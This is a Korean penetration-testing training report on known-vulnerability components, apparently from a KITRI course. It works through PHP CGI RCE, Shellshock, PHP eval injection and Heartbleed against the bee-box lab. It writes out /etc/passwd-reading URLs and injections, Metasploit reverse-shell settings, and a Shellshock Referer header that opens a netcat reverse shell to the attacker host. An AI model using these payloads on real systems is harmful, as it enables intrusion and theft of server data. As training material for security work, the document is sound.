
|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
|  | | |  | | KITRI 모의해킹 28기 | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | 작성: 보안팀 | | |  | |
|  | Using Components with known vulnerabilities | | | | | | |  |
|  | | * OWASP TOP 9/10 (2020) - | | | |  | | |
|  | |  | | | |  | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |

|  |
| --- |
| 1. Using Components with known Vulnerabilities |
|  |
|  |
| 1. 취약점 ‘Using Components with known Vulnerabilities’ 이란 ? |
| 이미 식별됐던 취약점이 존재하는 버전을 업데이트없이 계속 사용하면서, 발생하는 취약점이다. 개인의 경우에는 프로그램의 업데이트 권고에 따라 단순 클릭 몇 번으로 자체적인 업데이트를 하여 사전에 방지할 수 있다. 그러나 기업 또는 단체 같은 경우엔 현재 운영중인 대형 서버를 실시간으로 업데이트 하기 위해서는 많은 준비와 비용이 필요하다. 또한 os같은경우에도, 라이선스문제로 막대한 비용이 청구될 수 있기 때문에 보안담당자들에게는 알면서도 대비하기 힘든 취약점이라고 볼 수 있다.  이런 부분을 고려했을 때, 해당 취약점은 정해진 공격이 있는 것이 아니라, 현존하는 모든 공격 중에 보안 패치가 되어있지 않은 취약점들은 모두 이것에 해당된다고 볼 수 있다. |
| 1. 가능 공격 |
| 위에서 설명한대로, 해당 취약점은 종류 구분없이 현재 버전의 보안패치에 해당되지 않은 모든 취약점(Injection, XSS, Access Contorl 우회 등) 들을 포함한다. 현재 구축중인 당사의 토폴로지와 서버에는 어떤 수준까지 보안패치가 되었는지 아직 확인이 불가능하므로, BeeBox에서 제공하는 서버환경을 이용하여 진행하겠다. BeeBox에서는 다음과 같은 9가지 공격을 제공하나, 타 공격에서 다뤘던 Buffer Overflow, Injection 등은 제외하고 진행하겠다.   1. PHP CGI Remote Code Execution 2. Shellshock Vulnerability (CHI) 3. PHP Eval Function 4. HeartBleed Vulnerability |
|  |
| 2. 공격(1) : PHP CGI Remote Code Execution  as |
| 1. 공격 개념 |
| PHP CGI 취약점(CVE-2012-1823)은 2012년 1월에 발견된 취약점으로, PHP 5.4.12 이전 버전의 sapi/cgi/chi\_main.c에서 CGI 스크립트가 질의 문자열을 제대로 처리하지 못하여 발생한다. PHP는 CGI 기반으로 mod\_chid라는 모듈을 사용하여 동작할 때 php-cgid가 전달 변수를 받아서 실행한다. 정상적으로 동작 시 libphp5.so 모듈로 PHP 소스가 실행되나, php-cgid 모듈을 이용하게 되면 파라미터 값을 실행하게 되어 예상치 못한 결과를 유발한다. CGI는 Common Gateway Interface로 웹서버와 외부 프로그램 사이에서 정보를 주고받는 방법이나 규약들을 말한다. 쉽게 말하면 웹서버에서 외부 프로그램을 실행시켜 결과를 HTML로 돌려주는 인터페이스이다.  이 취약점을 활용하면 명령어 옵션을 질의 문자열에 포함하여 원격 명령을 실행하는 것이 가능해진다.  원격 코드는 php-chi 명령어의 다음 3개 옵션을 주로 이용한다.   |  |  | | --- | --- | | -n | Php.ini 파일을 사용하지 않는다 | | -s | 소스 코드에 색을 반영하여 보여준다. | | -d | Php.ini에 정의된 설정 내용을 임의로 설정한다. | |
| 실습 환경  공격 PC(Kali linux) : 192.168.0.90/24  대상 PC(bee box): 192.168.0.9/24 |
| 1. 공격 수행 |
| **Beebox의 admin 디렉터리가 CHI모드에서 PHP모드를 사용하고 있다는 정보가 주어진다.**  **admin 을 클릭하게 되면 phpinfo 페이지를 확인할 수 있으며, SERVER API로 CGI/FastCGI를 사용하는 것을 확인 할 수 있다.**      **본래, 해당 웹 사이트에서 우클릭 -> 페이지 소스 보기를 통해서 소스를 확인할 경우 다음과 같은 기본적인 웹 사이트 소스만 출력된다.**    **그러나Php-chi 의 -s옵션을 사용하게 된다면 다음과 같은 핵심 소스코드를 얻을 수 있다.**    **다음은 -d와 -n 옵션을 통해 실질적인 정보를 탈취해보도록 한다. 총 2가지 방법이 있다.**  **(1) URL 수정을 통해 passwd 파일 탈취**  **다음과** 같이 **URL에 명령어를 삽입하여 passwd 파일을 탈취할 수 있다.**  **http://[beebox\_ip]/bWAPP/admin/?-d+auto\_prepend\_file%3d/etc/passwd**  **이때, +는 공백을 의미하며, auto\_prepend\_file은 PHP 파일 실행 전에 지정한 파일을 실행시키는 문구이다. 3d 같은 경우 16진수 ASCII코드이며, 이는 ‘=’을 의미한다. 즉, PHP 파일 실행 전에 /etc/passwd 파일을 실행시키는 문구이다. 이렇게 시행했을 경우, 서버는 다음과 같은 결과를 출력하게 된다.**    **(2) Burp Suite을 활용한 passwd 파일 탈취**  **먼저 공격pc인 칼리에서 프록시 설정 후, burp suite을 켜준다.**  **그리고 정상적인 url인 [beebox\_ip]/Bwapp/admin/에 접속 후 burp suite로 패킷을 잡고 있는다.**    **그 후 Raw에서 body 영역에 리버스 쉘을 연결하는 PHP 코드를 삽입하면 nc 명령어로 쉘 명령어 실행이 가능하다.**    **상단과 같이 작성 후, Forward를 통해 잡았던 패킷을 보내주면, 다음과 같은 결과를 얻을 수 있다.**    **다음은 KALI의 메타스플로잇을 통해 PHP CGI 취약점을 이용한 쉘 권한을 얻는 것을 시도해보자.**  **처음 보는 서버를 모의해킹한다고 가정한다면, 서버가 PHP CGI 취약점을 갖고있다는 것부터 확인해야 한다.**  **(1) Nikto를 활용해 해당 웹 서버 분석을 시도한다.**  **# nikto -host [beebox\_ip]**    **(2) CGI취약점을 갖고있는 버전을 사용한다는 것을 확인했으니, exploit하여 공격해보자.**  **# msfconsole**  **msf6 > search php\_cgi // php\_cgi로 시작하는 모듈을 검색한다.**  **msf6 > use exploit/multi/http/php\_chi\_arg\_injection**  **> set rhost [beebox ip]**  **> set targeturi /Bwapp/admin/**  **> set payload generic/shell\_reverse\_tcp**  **> set lhost [kali ip]**  **> exploit**  **(3) 정상적으로 세션이 연결되고, 리버스 쉘을 획득하였다. 이를 활용하여 원하는 정보를 탈취할 수 있다.**  **(참고로 리버스 쉘은 프롬프트가 없기 때문에 python -c ‘import pty;pty.spawn(“/bin/bash”)’ 구문을 통해 bash쉘을 적용할 수 있다)** |
|  |

|  |
| --- |
|  |
| 2. 공격(2) : ShellShock Vulnerability (CGI)  as |
| 1. 공격 개념 |
| GNU Bash 취약점은 Bash 쉘이 환경 변수를 처리하는 과정에서 발생하는데, 이 과정을 이용하여 공격자는 시스템의 보안을 우회하여 명령어를 실행할 수 있다. 즉, 환경 변수와 함께 선언되는 함수 선언과 명령어가 삽입되며 함수가 아닌 일반 환경 변수가 이전 버전의 Bash shell에서는 함수로 인식되어 실행된다는 것이다. 이는 이전 버전의 Bash shell을 쓰는 모든 환경에서 발생하는 취약점이다. Bash-4.2.45-5.el7\_0.2 이하 버전은 모두 해당 취약점을 갖고 있다.  이 공격을 수행하기 전에 Bash shell에서 환경변수를 설정하는 방법과, Bash 프로그램 동작구조, PHP CGI 동작 방식을 이해 해야한다.  1. Bash 환경변수 설정  Bash shell은 특정 프로그램을 사용자가 실행할 수 있도록 유저와 OS사이에서 interface 역할을 해준다. 이때 유저가 특정 프로그램을 실행할 때 영향을 줄 수 있는 변수를 환경변수라고 한다. 이러한 변수들은 shell을 통해 사용자가 추가 또는 삭제해줄 수 있다. 환경변수를 설정하는 방법은 다음과 같다. 변수를 저장한 뒤, export 후 env로 확인해보면 된다.    bash에서는 환경변수로 함수를 선언하는 것 또한 가능하다.    환경변수를 통해 정의된 함수 역시 export를 해주어야 env 명령어를 통해 함수 정의를 확인할 수 있다. 이때 함수를 export 하려면 -f 옵션을 사용해주면 된다. ( # export -f 함수이름 )  이렇게 함수를 export해주면 현재 실행되고 있는 bash에서 bash를 추가로 실행했을 때 실행되는 subprocess bash에서도 해당 변수나 함수를 사용할 수 있다. bash에서 같은 이름의 변수와 함수를 모두 선언할 수 있다는 특징을 이용,  다음을 확인할 수 있다.    test라는 이름의 변수와 함수를 선언했으며 env를 통해 정상적으로 저장된 것을 확인할 수 있다.  이 상황에서 함수 test 를 -nf 옵션을 통해 삭제하고, 변수 test에 다음과 같은 값을 넣어준다. 그리고 new bash를 호출한 뒤 이를 통해 test 변수를 함수처럼 실행해보자 |
| 변수처럼 선언(test=’ ‘)했음에도 함수처럼 동작하는 것을 확인할 수 있다. 이것은 취약점이라고 볼 수 있다. 상단에서 언급했던 CVE-2014-6271 ShellShock 취약점은 ()로 시작하는 변수가 subshell이 실행되면 { } 부분이 함수로 인식되는데, 그 이후에 나오는 any command가 실행이 되는 내용이다.    다음과 같이, export로 test변수를 저장한 뒤 subshell 실행만 했을 뿐인데, pwd, echo, ls -al 명령어가 모두 실행되는 것을 확인할 수 있다. Bash를 실행해서 subshell이 실행했을 뿐인데 변수에 저장된 값들이었던 명령어들이 실행되는 것이다. 이 취약점을 한 줄로 실행하기 위해서는 bash -c 옵션을 사용하면 된다.  2. Bash 동작 원리  1번에서 확인할 수 있었던, bash의 subprocess만 실행시켜도 조작된 명령어가 실행되는 이유를 확인하기 위해서는 Bash Process의 전체적인 동작과정을 이해할 필요가 있다. 다음과 같은 순서에 의해 동작한다.  1. Bash 실행  2. Bash 환경변수 초기화  3. Bash shell prompt 출력  4. 명령어 입력 대기  5. 명령어 수행 시 명령어를 문자열로 저장하여 해당 문자열을 parsing  6. parsing 된 구조체를 이용하여 명령어를 실행시킴  ShellShock 취약점과 연관된 부분은 2번이다. Bash는 shell prompt를 출력하기 전에 반드시 환경변수를 초기화하는데, 이 과정에서 조작된 변수를 환경변수로 초기화해버리게 되고, 이 과정에서 변수의 값으로 저장했던 명령어들을 실행하게 되는 것이다.  여기서 더 큰 문제가 하나 있다. 지금까지 과정을 보면 공격자가 반드시 Shell 권한을 획득해야 가능하다고 생각할 수 있지만, bash subshell을 실행할 때 {} 이후에 있는 코드가 실행되는 원리이기 때문에 shell이 아니라 특정 프로그램 등을 이용하여 간접적으로 subshell을 실행시킬 수 있다면 이 취약점을 사용할 수 있다. 이 프로그램 중 하나가 PHP-CGI이다.  3. CGI  CGI의 기본 개념은 PHP-CGI Remote Code에서 다뤘으니 개념은 지나치도록 한다. 동작과정은 다음과 같다  1. 사용자가 요청을 보낸다  2. 웹서버가 사용자의 요청을 확인한다. 이때 사용자의 요청이 CGI프로그램일 경우 CGI를 실행시킨다.  3. CGI가 실행되면 서버는 사용자의 브라우저가 읽을 수 있는 형태의 static html page를 return 하게 되는데, 웹서버가 그 static html page를 사용자에게 전달해준다.  4. 사용자의 브라우저에서 응답으로 받은 static html page를 읽는다.  즉, static html page에 header까지 포함된 데이터가 작성되어야 한다는 의미이다. 따라서 모든 CGI 프로그램의 첫 부분에는 HTTP 헤더에 대한 정보가 들어간다. CGI는 각각의 라인이 필드와 값으로 이뤄어져 있는데 각각의 필드는 변수로 저장된다. 즉 CGI를 사용할 때 우리가 보게되는 HTTP Header의 각 라인은 bash의 환경변수를 통해 접근이 가능한 것이다. 따라서 공격 시 CGI 스크립트를 요청하되, User-Agent 필드의 값 등을 수정해서 임의의 명령어가 실행되도록 조작한 후 요청하면, 취약한 Bash를 사용할 경우 그대로 적용되게 된다.  이를 확인하기 위하여 kali에 간단한 test 환경을 구축해보겠다. 아파치 서버를 구동시킨 뒤 다음과 같이 설정한다.    파일경로는 /usr/lib/cgi-bin 이며, 확장자는 cgi로 설정한다 (.sh도 가능은 하다)  이를 타 pc등에서 접속한다. [kali ip]/cgi-bin/test.cgi  그럼 다음과 같이 cat /etc/passwd 결과값이 출력되게 된다.    앞서 언급했던 것처럼, 명령어가 그대로 실행되게 된다. |
| 실습 환경  공격 PC(Kali linux) : 192.168.0.90/24  대상 PC(bee box): 192.168.0.9/24 |
| 1. 공격 수행 |
| **ShellShock 취약점을 가진 shell을 사용하는지 확인하기 위하여 다음과 같은 간단한 명령어를 삽입해본다.**  **# dpkg -l bash // bash 버전을 확인하는 명령어**  **# env var=’() { :;}; echo 1234’ bash -c “echo test”**    **업데이트가 되지 않은, 취약점을 갖는 쉘을 사용하는 beebox의 경우 1234와 test가 모두 출력되었다.**  **본래 env명령어는 Bash의 빌트인 명령어로, 환경변수를 보여주거나 설정 혹은 삭제하는 명령어이다. env x=’() { :;}; 명령어는 함수를 이용한 환경변수 설정의 기본 형식이며 명령어 후 ‘;’ 뒤에 오는 명령어(상단의 경우 echo 1234)는 오류가 발생하거나 실행되지 않아야 한다. 하지만 취약점으로 인해 beebox쉘 에서는 1234가 출력되는 모습이다.**  **이를 이용하여 echo 1234 부분에 다른 명령어를 넣어 다음과 같이 정보를 탈취할 수 있다.**    **그러면 다음은 공격자의 pc에서 원격으로 정보를 탈취해보도록 한다. (쉘 쇼크 인젝션)**  **(1) 먼저 kali에서 웹브라우저를 이용하여 beebox 사이트에 접속한다**  **[beebox ip]/bWAPP/**    **(2) Shellshock 취약점을 선택한다. 즉, Shellshock 취약점이 있는 것으로 조사된 웹 페이지에 접속하는 것이다.**    **(3) kali 터미널에서 nc로 연결 세션을 기다린다. Nc(netcat)은 네트워크 통신을 위한 프로그램으로, 특정 포트를 열어 놓고, 외부에서 접근할 수 있도록 하거나 리버스 쉘로 상대방 쉘 권한을 찾아갈 수 있는 기능을 갖고 있다.**    **(4) 프록시 설정 후Burp Suite를 이용하여 패킷 Intercept를 활성화한다.** |


**(5) 웹 브라우저를 새로고침 한 뒤, Forward를 한번 눌러준다.**

**GET 부분에서 본래 shellshock.php을 요청했으나 shellshock.sh를 요청하는 것으로 바뀐 부분을 확인할 수 있다. .sh 가 요청되면 bash에 의해 쉘 스크립트가 실행되고, 쉘 쇼크 취약점이 존재한다면 .sh를 요청하는 요청헤더에 공격 코드를 삽입하여 전송하면 원하는 명령을 실행할 수 있다.**


****

**(6) Referer 부분을 다음과 같이 수정한다.**


**Referer: () { :;}; echo “Shellshock Vulnerability TEST” $(/bin/sh -c “nc -e /bin/bash [칼리ip] 4444”)**

****

**(7) Forward를 해준 뒤 Intercept를 off해준다.**

****

**(8) 다음과 같이 리버스 쉘을 획득할 수 있다.**


****

**다음은 kali의 익스플로잇을 활용하여 진행해보도록 한다.**


**(1) 먼저, 취약점 존재여부만 알고 선행과정이 없었다는 전제 하 CGI 스크립트 경로를 확인해야 한다.**

**개발자 도구 F12를 통해 다음의 경로에서 확인할 수 있다. Body -> main -> <p> <p> -> <iframe src>**

**이를 통해 취약점이 있는 CGI 스크립트의 경로는 ./cgi-bin/shellshock.sh 임을 확인했다.**


****

**(2) kali에서 먼저 exploit을 위하여 msfconsole에 진입한다. 그 후 활용할 Module을 검색한다.**

****


**exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec 을 사용하기로 한다.**

**(3) exploit을 위하여 적용해야 할 옵션을 검색한다.**


****

**Required에 yes로 된 속성 중, 공백이 된 속성들을 채워야 한다.**

**(4) 아까 확인했던 스크립트 경로를 포함하여 속성들을 설정한다. Check는 해당 취약점이 적용 가능한지 미리 확인해보는 명령어로, vulnerable한 상태인 것을 미리 확인할 수 있다.**

****


**정상적으로 쉘 권한을 얻었으며, 이를 통하여 서버 정보를 탈취할 수 있다. Getsystem 명령어를 통하여 우회해서라도 root권한까지 얻으려고 시도하였으나, bee-box 서버 특성상 구현되어 있지 않았다.**

****


|  |
| --- |
|  |
| 2. 공격(3) : PHP Eval Function + PHP Injection |
| 1. 공격 개념 |
| |  | | --- | | eval함수는 문자열을 입력 받아 수식 계산하여 처리한 결과값을 반환하는 함수이다. 이떄, 문자를 PHP함수로 인식하여 출력하는 취약점을 갖고 있다. 따라서 공격자가 eval 함수를 사용하는 것을 식별한다면 취약점을 이용하여 악성 쿼리문을 injection 할 수 있다. 이 취약점은 CVE 홈페이지에서도 확인할 수 있듯이, 2020년에도 지속되는 취약점이며, eval 함수를 사용하는 한 계속해서 위험의 소지가 있다. 간단한 테스트를 통해 취약점을 확인해보자. | | 실습 환경  공격 PC(Kali linux) : 192.168.0.90/24  대상 PC(bee box): 192.168.0.9/24 | | 1. 공격 수행 |   1. Bash 환경변수 설정  kali에서 apache2 서버를 구동해준 뒤 해당 경로(var/www/html)에 다음과 같은 php파일(eval\_test.php)을 작성한다.    이를 웹 브라우저에서 확인해보면 다음과 같은 결과를 확인할 수 있다.  cat /etc/passwd 명령어의 결과가 그대로 출력된다. (다른 곳에 삽입 시 원래 cat~ text 그 자체로 출력됨)  이러한 eval 함수의 취약점을 php파일에 삽입하여 공격할 수 있겠다. 이 취약점을 활용해보기 위하여  php code injection을 해보도록 한다.    bwapp 에서 php code injection을 선택해준다. |
| 여기서 message 부분을 클릭하게 되면 test로 출력되며 링크창이 다음과 같이 변경되는 것을 확인할 수 있다.    여기서, 링크창에 다음 구문을 추가해준다. ; system(‘cat /etc/passwd | head -3’)    ; 뒤에 명령어 cat /etc/passwd 값이 출력되는 것을 확인할 수 있다.  이것은 이미 php injection이 수행된 것이며, php injection이 된 이유를 확인해볼 필요가 있다.  웹페이지를 우클릭하여 Page Source를 확인한다. |
| main 부분을 확인해보면 /bWAPP/phpi.php의 message 부분이 사용된 것을 확인할 수 있다. |
| 그럼 beebox든 kali로 리버스쉘을 통해 접근하든 하여 /var/www/bWAPP/phpi.php 내용을 확인해본다.  php 취약점이 있는 것으로 알려진 eval함수가 해당부분에 사용됐기 때문에, code injection이 성공했음을 확인할 수 있다. |

|  |
| --- |
|  |
| 2. 공격(4) : Heartbleed Vulnerability |
| 1. 공격 개념 |
| |  | | --- | | Heartbleed 취약점은 2014년 4월 매우 큰 이슈가 되었던 공격이다. OpenSSL 1.0.1 버전에서 발견되었으며 이를 구성하고 있는 TLS/DTLS의 HeartBeat 확장규격에서 발생했고, 이를 이용하면 서버와 클라이언트에서 주고받는 정보들을 탈취할 수 있게 된다. HeartBeat는 원래 서버와 클라이언트 사이에 문제가 없는지를 확인하고 안정적인 연결을 유지하기 위한 목적으로 일정 신호를 주고 받을 때 사용하는 확장 규격이다. 정상적이라면 클라이언트로부터 받은 정보와 그 정보의 길이가 일치하지 않는다면 요청에 서버가 응답하지 않아야 하나, 이 취약점으로 인하여 길이 일치 여부를 검증하지 않은 채로 정보를 보내주면서 문제가 발생된다. 그림으로 보면 이해하기 편하다  ex1) 정상적인 상황  서버 응답가능한지?  가능하면 2글자로 응답  Client  SERVER  OK  서버 응답가능한지?  가능하면 50글자로 응답  ex2) 취약점 활용  SERVER  Client  OK에러가발생했습니다사용자정보[ID:SecuirtyTEAM/PW:SECURITY]ERROREXCU…  이렇게 되는 이유는 ssl 소스코드 분석을 통해서 확인할 수 있다.  해당 소스코드는 openssl-1.0.1e에서 ssl> d1\_both.c에서 확인할 수 있다.    2.  3.  4.  1.  코드 설명은 주석을 참고하면 된다. 이 코드에서, 알려진 취약점대로 요청 메시지 payload\_length필드를 1000bytes, payload 필드를 hi(2bytes)라고 설정해서 서버로 보낸다고 가정 후 다음 코드를 분석해보자.  1. payload 변수의 값은 1000bytes pl 포인터에 “hi”의 시작 주소를 가리킨다.  2. 응답 데이터를 위해 buffer에 1+2+1000+16이 확보될 것이다. 이 buffer의 주소를 bp 포인터로 지정한다.  3. 응답 메시지의 payload\_length 필드에 1000이 포함된다.  4. memcpy() 함수를 이용해 pl 포인터에서 1000bytes를 payload 필드에 복사하며, pl포인터가 가리키는 메모리 “hi” (2bytes)를 제외한 998 bytes가 통신과 관계없는 서버 메모리의 정보가 포함되게 된다. 이로 인하여 취약점이 발생한다. | | 실습 환경  공격 PC(Kali linux) : 192.168.0.90/24  대상 PC(bee box): 192.168.0.9/24 | | 1. 공격 수행 |   1. 스크립트 생성  먼저 kali에서 apache2 서버를 구동해준 뒤 Beebox 웹페이지에 접속한다. heartbleed 취약점을 선택한 뒤  attack script를 클릭하여 스크립트를 다운받는다. (beebox에서 제공하는 heartbleed 공격 자동화 스크립트이다. 소스코드 분석은 매뉴얼 후반부에 작성하였으니 참고)      2. nmap을 활용하여 취약점 여부를 확인한다. ( nmap –script ssl-heartbleed -sV -p 8443 [beebox IP] )    3. 취약점을 발견했으므로 패킷을 확인하기 위해 kali에서 WireShark를 실행시킨다.  그 후 스크립트를 실행해보면 도움말을 확인할 수 있다    4. SSL 취약점이므로 이를 공략하기 위하여 kali에서 https로 해당 홈페이지에 접속한다. (포트는 8443)  https://192.168.0.9:8443 |
|  |

